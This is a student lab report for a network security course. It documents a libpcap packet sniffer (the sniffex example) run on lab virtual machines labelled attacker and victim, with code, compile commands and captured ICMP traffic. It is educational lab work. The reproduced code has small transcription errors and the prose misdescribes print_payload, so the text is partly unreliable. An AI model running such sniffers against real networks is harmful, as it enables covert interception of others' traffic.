



## **The Assignment of Computer Networks Security (UE19CS236)**

Documented by Anurag.R.Simha

SRN :	PES2UG19CS052
Name :	Anurag.R.Simha
Date :	16/09/2021
Section :	A
Week :	2

## The Table of Contents


---

The Configurations .....	2
Task 1: Writing a Programme to Sniff Packets .....	3
Task 1.1: Understanding how a sniffer works .....	3
Task 1.2: Writing Filters .....	15
i) Capture the ICMP packets between two specific hosts .....	15
ii) Capture the TCP packets that have a destination port range 10 - 100.....	18
Task 1.3: Sniffing Passwords .....	20
Task 2: Spoofing .....	28
Task 2.1: Writing a spoofing programme.....	28
Task 2.2: Spoof an ICMP echo request .....	30
Task 2.3: Sniff and then Spoof .....	31

## The Configurations

For most of the experiments performed, two virtual machines were employed. To sniff over a network transferring TCP packets, three virtual machines were used. Below are the details.

1. The attacker machine with IP address 10.0.2.8
2. The victim machine with IP address 10.0.2.13
3. The server machine with IP address 10.0.2.14. It can also be termed as an observer machine.




```
Terminal
seed_PES2UGI9CS052_Anurag.R.Simha@Attacker:.../Week 2$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:17:de:fa
             inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
                     inet6 addr: fe80::8c2d:45f0:a08b:fead/64 Scope:Link
                         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                         RX packets:79 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1000
                         RX bytes:20508 (20.5 KB)  TX bytes:14363 (14.3 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1  Mask:255.0.0.0
                     inet6 addr: ::1/128 Scope:Host
                         UP LOOPBACK RUNNING  MTU:65536  Metric:1
                         RX packets:146 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1
                         RX bytes:35443 (35.4 KB)  TX bytes:35443 (35.4 KB)

seed_PES2UGI9CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

**Figure 1.** The attacker (10.0.2.8)



```
Terminal
seed_PES2UGI9CS052_Anurag.R.Simha@Victim:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
             inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
                     inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
                         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                         RX packets:191 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1000
                         RX bytes:35802 (35.8 KB)  TX bytes:15376 (15.3 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1  Mask:255.0.0.0
                     inet6 addr: ::1/128 Scope:Host
                         UP LOOPBACK RUNNING  MTU:65536  Metric:1
                         RX packets:167 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1
                         RX bytes:36446 (36.4 KB)  TX bytes:36446 (36.4 KB)

seed_PES2UGI9CS052_Anurag.R.Simha@Victim:~$
```

**Figure 2.** The victim (10.0.2.13)

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet  addr:10.0.2.14   Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
             RX packets:63 errors:0 dropped:0 overruns:0 frame:0
             TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:17287 (17.2 KB)  TX bytes:14128 (14.1 KB)

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1   Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:65536 Metric:1
             RX packets:136 errors:0 dropped:0 overruns:0 frame:0
             TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:34963 (34.9 KB)  TX bytes:34963 (34.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ 

```

**Figure 3.** The victim (10.0.2.14)

## Task 1: Writing a Programme to Sniff Packets

### Task 1.1: Understanding how a sniffer works

The programme below performs the action of a typical sniffer. The sniffing is done over a network to capture ICMP packets.

```

C sniff_icmp.c > ...
194  #define APP_NAME "sniffex"
195  #define APP_DESC "Sniffer example using libpcap"
196  #define APP_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"
197  #define APP_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."
198
199 #include <pcap.h>
200 #include <stdio.h>
201 #include <string.h>
202 #include <stdlib.h>
203 #include <ctype.h>
204 #include <errno.h>
205 #include <sys/types.h>
206 #include <sys/socket.h>
207 #include <netinet/in.h>
208 #include <arpa/inet.h>
209
210 /* default snap length (maximum bytes per packet to capture) */
211 #define SNAP_LEN 1518
212
213 /* ethernet headers are always exactly 14 bytes [1] */
214 #define SIZE_ETHERNET 14
215
216 /* Ethernet addresses are 6 bytes */
217 #define ETHER_ADDR_LEN 6
218
219 /* Ethernet header */
220 struct sniff_ethernet
221 {
222     u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
223     u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
224     u_short ether_type; /* IP? ARP? RARP? etc */
225 };
226
227 /* IP header */
228 struct sniff_ip
229 {
230     u_char ip_vhl; /* version <> 4 | header length >> 2 */
231     u_char ip_tos; /* type of service */
232     u_short ip_len; /* total length */
233     u_short ip_id; /* identification */
234     u_short ip_off; /* fragment offset field */
235     #define IP_RF 0x8000 /* reserved fragment flag */
236     #define IP_DF 0x4000 /* don't fragment flag */
237     #define IP_MF 0x2000 /* more fragments flag */
238     #define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
239     u_char ip_ttl; /* time to live */

```

```

C sniff_icmp.c > ...
240     u_char ip_p; /* protocol */
241     u_short ip_sum; /* checksum */
242     struct in_addr ip_src, ip_dst; /* source and dest address */
243 };
244 #define IP_HL(ip) (((ip)->ip_vhl) & 0x0f)
245 #define IP_V(ip) (((ip)->ip_vhl) >> 4)
246
247 /* TCP header */
248 typedef u_int tcp_seq;
249
250 struct sniff_tcp
251 {
252     u_short th_sport; /* source port */
253     u_short th_dport; /* destination port */
254     tcp_seq th_seq; /* sequence number */
255     tcp_seq th_ack; /* acknowledgement number */
256     u_char th_offx2; /* data offset, rsvd */
257 #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
258     u_char th_flags;
259 #define TH_FIN 0x01
260 #define TH_SYN 0x02
261 #define TH_RST 0x04
262 #define TH_PUSH 0x08
263 #define TH_ACK 0x10
264 #define TH_URG 0x20
265 #define TH_ECE 0x40
266 #define TH_CWR 0x80
267 #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
268     u_short th_win; /* window */
269     u_short th_sum; /* checksum */
270     u_short th_urp; /* urgent pointer */
271 };
272
273 void got_packet(
274     u_char *args,
275     const struct pcap_pkthdr *header,
276     const u_char *packet);
277
278 void print_payload(
279     const u_char *payload,
280     int len);
281
282 void print_hex_ascii_line(
283     const u_char *payload,
284     int len,
285     int offset);

```

```

C sniff_icmp.c > ...
286     ...
287     void print_app_banner(void);
288
289     void print_app_usage(void);
290
291     /*
292      * app name/banner
293      */
294     void print_app_banner(void)
295     {
296
297         printf("%s - %s\n", APP_NAME, APP_DESC);
298         printf("%s\n", APP_COPYRIGHT);
299         printf("%s\n", APP_DISCLAIMER);
300         printf("\n");
301
302         return;
303     }
304
305     /*
306      * print help text
307      */
308     void print_app_usage(void)
309     {
310
311         printf("Usage: %s [interface]\n", APP_NAME);
312         printf("\n");
313         printf("Options:\n");
314         printf("  interface    Listen on
315               <interface> for packets.\n");
316         printf("\n");
317
318         return;
319     }
320
321     /*
322      * print data in rows of 16 bytes: offset  hex  ascii
323      *
324      * 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  GET / HTTP/1.1.
325      */
326     void print_hex_ascii_line(const u_char *payload, int len, int offset)
327     {
328
329         int i;
330         int gap;
331         const u_char *ch;
332
333         /* offset */
334         printf("%05d  ", offset);
335
336         /* hex */
337         ch = payload;
338         for (i = 0; i < len; i++)
339         {
340             printf("%02x ", *ch);
341             ch++;
342             /* print extra space after 8th byte for visual aid */
343             if (i == 7)
344                 printf(" ");
345         }
346         /* print space to handle line less than 8 bytes */
347         if (len < 8)
348             printf(" ");
349
350         /* fill hex gap with spaces if not full line */
351         if (len < 16)
352         {
353             gap = 16 - len;
354             for (i = 0; i < gap; i++)
355             {
356                 printf(" ");
357             }
358         }
359         printf(" ");
360
361         /* ascii (if printable) */
362         ch = payload;
363         for (i = 0; i < len; i++)
364         {
365             if (isprint(*ch))
366                 printf("%c", *ch);
367             else
368                 printf(".");
369             ch++;
370         }
371
372         printf("\n");
373
374         return;
375     }
376
377     /*
C sniff_icmp.c > ...
378     * print packet payload data (avoid printing binary data)
379     */
380     void print_payload(const u_char *payload, int len)
381     {
382
383         int len_rem = len;
384         int line_width = 16; /* number of bytes per line */
385         int line_len;
386         int offset = 0; /* zero-based offset counter */
387         const u_char *ch = payload;
388
389         if (len <= 0)
390             return;
391
392         /* data fits on one line */
393         if (len <= line_width)
394         {
395             print_hex_ascii_line(ch, len, offset);
396             return;
397         }
398
399         /* data spans multiple lines */
400         for (;;)
401         {
402
403             /* compute current line length */
404             line_len = line_width % len_rem;
405             /* print line */
406             print_hex_ascii_line(ch, line_len, offset);
407             /* compute total remaining */
408             len_rem = len_rem - line_len;
409             /* shift pointer to remaining bytes to print */
410             ch = ch + line_len;
411             /* add offset */
412             offset = offset + line_width;
413             /* check if we have line width chars or less */
414             if (len_rem <= line_width)
415             {
416                 /* print last line and get out */
417                 print_hex_ascii_line(ch, len_rem, offset);
418                 break;
419             }
420
421         return;
422     }
423
C sniff_icmp.c > ...
424     /*
425      * dissect/print packet
426      */
427     void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
428     {
429
430         static int count = 1; /* packet counter */
431
432         /* declare pointers to packet headers */
433         const struct sniff_ether *ethernet; /* The ethernet header [1] */
434         const struct sniff_ip *ip;           /* The IP header */
435         const struct sniff_tcp *tcp;         /* The TCP header */
436         const char *payload;               /* Packet payload */
437
438         int size_ip;
439         int size_tcp;
440         int size_payload;
441
442         printf("\nPacket number %d:\n", count);
443         count++;
444
445         /* define ethernet header */
446         ethernet = (struct sniff_ether*)(packet);
447
448         /* define/compute ip header offset */
449         ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
450         size_ip = IP_HL(ip) * 4;
451         if (size_ip < 20)
452         {
453             printf("  * Invalid IP header length: %u bytes\n", size_ip);
454             return;
455         }
456
457         /* print source and destination IP addresses */
458         printf("    From: %s\n", inet_ntoa(ip->ip_src));
459         printf("    To: %s\n", inet_ntoa(ip->ip_dst));
460
461         /* determine protocol */
462         switch (ip->ip_p)
463         {
464             case IPPROTO_TCP:
465                 printf("  Protocol: TCP\n");
466                 break;
467             case IPPROTO_UDP:
468                 printf("  Protocol: UDP\n");
469                 break;
470         }
471
472     }

```

```

C sniff_icmp.c > ...
470     }
471
472     /*
473      * OK, this packet is TCP.
474      */
475
476     /* define/compute tcp header offset */
477     tcp = (struct sniff_tcp *) (packet + SIZE_ETHERNET + size_ip);
478     size_tcp = TH_OFF(tcp) * 4;
479     if (size_tcp < 20)
480     {
481         printf("  * Invalid TCP header length: %u bytes\n", size_tcp);
482         return;
483     }
484
485     printf("  Src port: %d\n", ntohs(tcp->th_sport));
486     printf("  Dst port: %d\n", ntohs(tcp->th_dport));
487
488     /* define/compute tcp payload (segment) offset */
489     payload = (u_char *) (packet + SIZE_ETHERNET + size_ip + size_tcp);
490
491     /* compute tcp payload (segment) size */
492     size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
493
494     /*
495      * Print payload data; it might be binary, so don't just
496      * treat it as a string.
497      */
498     if (size_payload > 0)
499     {
500         printf("  Payload (%d bytes):\n", size_payload);
501         print_payload(payload, size_payload);
502     }
503
504     return;
505 }
506
507 int main(int argc, char **argv)
508 {
509
510     char *dev;           /* capture device name */
511     char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
512     pcap_t *handle;      /* packet capture handle */
513
514     char filter_exp[] = "proto ICMP"; /* filter expression [3] */
515     struct bpf_program fp; /* compiled filter program (expression) */

```

```

C sniff_icmp.c > ...
516     bpf_u_int32 mask; /* subnet mask */
517     bpf_u_int32 net; /* ip */
518     int num_packets = 40; /* number of packets to capture */
519
520     print_app_banner();
521
522     /* check for capture device name on command-line */
523     if (argc == 2)
524     {
525         dev = argv[1];
526     }
527     else if (argc > 2)
528     {
529         fprintf(stderr, "error: unrecognized command-line options\n\n");
530         print_app_usage();
531         exit(EXIT_FAILURE);
532     }
533     else
534     {
535         /* find a capture device if not specified on command-line */
536         dev = pcap_lookupdev(errbuf);
537         if (dev == NULL)
538         {
539             fprintf(stderr, "Couldn't find default device: %s\n",
540                     errbuf);
541             exit(EXIT_FAILURE);
542         }
543     }
544
545     /* get network number and mask associated with capture device */
546     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1)
547     {
548         fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
549                 dev, errbuf);
550         net = 0;
551         mask = 0;
552     }
553
554     /* print capture info */
555     printf("Device: %s\n", dev);
556     printf("Number of packets: %d\n", num_packets);
557     printf("Filter expression: %s\n", filter_exp);
558
559     /* open capture device */
560     handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
561     if (handle == NULL)

```

```

C sniff_icmp.c > ...
562     {
563         fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
564         exit(EXIT_FAILURE);
565     }
566
567     /* make sure we're capturing on an Ethernet device [2] */
568     if (pcap_datalink(handle) != DLT_EN10MB)
569     {
570         fprintf(stderr, "%s is not an Ethernet\n", dev);
571         exit(EXIT_FAILURE);
572     }
573
574     /* compile the filter expression */
575     if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1)
576     {
577         fprintf(stderr, "Couldn't parse filter %s: %s\n",
578                 filter_exp, pcap_geterr(handle));
579         exit(EXIT_FAILURE);
580     }
581
582     /* apply the compiled filter */
583     if (pcap_setfilter(handle, &fp) == -1)
584     {
585         fprintf(stderr, "Couldn't install filter %s: %s\n",
586                 filter_exp, pcap_geterr(handle));
587         exit(EXIT_FAILURE);
588     }
589
590     /* now we can set our callback function */
591     pcap_loop(handle, num_packets, got_packet, NULL);
592
593     /* cleanup */
594     pcap_freecode(&fp);
595     pcap_close(handle);
596
597     printf("\nCapture complete.\n");
598
599     return 0;
600 }
601

```

The heart of this programme is, the `got_packet(...)` function that's called by the driver function (`int main(...)`). Here, all the details of the captured packets get displayed. The `print_payload(...)` function stored the details of any key stroke provided on the victim machine and displays it on the attacker machine's terminal window. For the sole reason that the details would be in an obfuscate format, this function makes a call to the `print_hex_ascii_line(...)` that decodes the obfuscate content.

The screenshots of the terminal below show the behaviour of this sniffer programme:

(Commands to compile and run the C programme)


Compilation: `gcc -o sniffer sniff_icmp.c -lpcap`

Execution: `sudo ./sniffer`

**Q.** Show that when a victim machine (10.0.2.9) sends ICMP packets to the destination address, our sniffer code sniffs all the ICMP packets sent on the network.


**A.**

Command on the victim machine: `ping www.gmail.com`



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping www.gmail.com
PING googlemail.l.google.com (142.250.77.37) 56(84) bytes of data.
64 bytes from bom07s26-in-f5.1e100.net (142.250.77.37): icmp_seq=1 ttl=52 time=41.3 ms
64 bytes from bom07s26-in-f5.1e100.net (142.250.77.37): icmp_seq=2 ttl=52 time=38.4 ms
^C
--- googlemail.l.google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 38.474/39.935/41.396/1.461 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

The victim machine (10.0.2.13) sends a connection request to the Gmail server.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP

Packet number 1:
    From: 10.0.2.13
        To: 142.250.77.37
    Protocol: ICMP

Packet number 2:
    From: 142.250.77.37
```




To: 10.0.2.13  
Protocol: ICMP  
Packet number 3:  
From: 10.0.2.13  
To: 142.250.77.37  
Protocol: ICMP  
Packet number 4:  
From: 142.250.77.37  
To: 10.0.2.13  
Protocol: ICMP  
^C  
seed\_PES2UG19CS052\_Anurag.R.Simha@Attacker:.../Week 2\$

The attacker machine (10.0.2.8) sniffs every ‘ICMP’ packet that’s transmitted over the network.

For each packet transmitted there are two packets captured on the victim machine. One is the packet when a connection request was sent. And the other is a connection reply from the Gmail server.

**Q.** Show that when promiscuous mode is switched on the sniffer programme can sniff through all the packets in the network.

**A.**



The promiscuous mode is switched on.

From the screenshots above, it can be concluded that the programme sniffs through all the packets in the network

**Q.** Open another terminal in same VM and ping any IP address

**A.**

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp.c
-lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP

Packet number 1:
    From: 10.0.2.8
        To: 142.250.195.37
    Protocol: ICMP

Packet number 2:
    From: 142.250.195.37
        To: 10.0.2.8
    Protocol: ICMP

Packet number 3:
    From: 10.0.2.8
        To: 142.250.195.37
    Protocol: ICMP

Packet number 4:
    From: 142.250.195.37
        To: 10.0.2.8
    Protocol: ICMP
^C
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ 
```

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping www.gmail.com
PING googlemail.l.google.com [142.250.195.37] 56(84) bytes of data.
64 bytes from maa03s37-in-f5.1e100.net [142.250.195.37]: icmp_seq=1 ttl=111 time=13.6 ms
64 bytes from maa03s37-in-f5.1e100.net [142.250.195.37]: icmp_seq=2 ttl=111 time=14.4 ms
^C
--- googlemail.l.google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 13.601/14.019/14.437/0.418 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ 
```

A maximised view:

The terminal on the left (sniffer):

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp.c
-lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP


Packet number 1:
    From: 10.0.2.8
        To: 142.250.195.37
    Protocol: ICMP

Packet number 2:
    From: 142.250.195.37
        To: 10.0.2.8
    Protocol: ICMP

Packet number 3:
    From: 10.0.2.8
        To: 142.250.195.37
    Protocol: ICMP

Packet number 4:
    From: 142.250.195.37
        To: 10.0.2.8
    Protocol: ICMP
^C
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ 
```


The terminal on the right (ping):



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping www.gmail.com
PING googlemail.1.google.com (142.250.195.37) 56(84) bytes of data.
64 bytes from maa03s37-in-f5.1e100.net (142.250.195.37): icmp_seq=1 ttl=111 time=13
.6 ms
64 bytes from maa03s37-in-f5.1e100.net (142.250.195.37): icmp_seq=2 ttl=111 time=14
.4 ms
^C
--- googlemail.1.google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
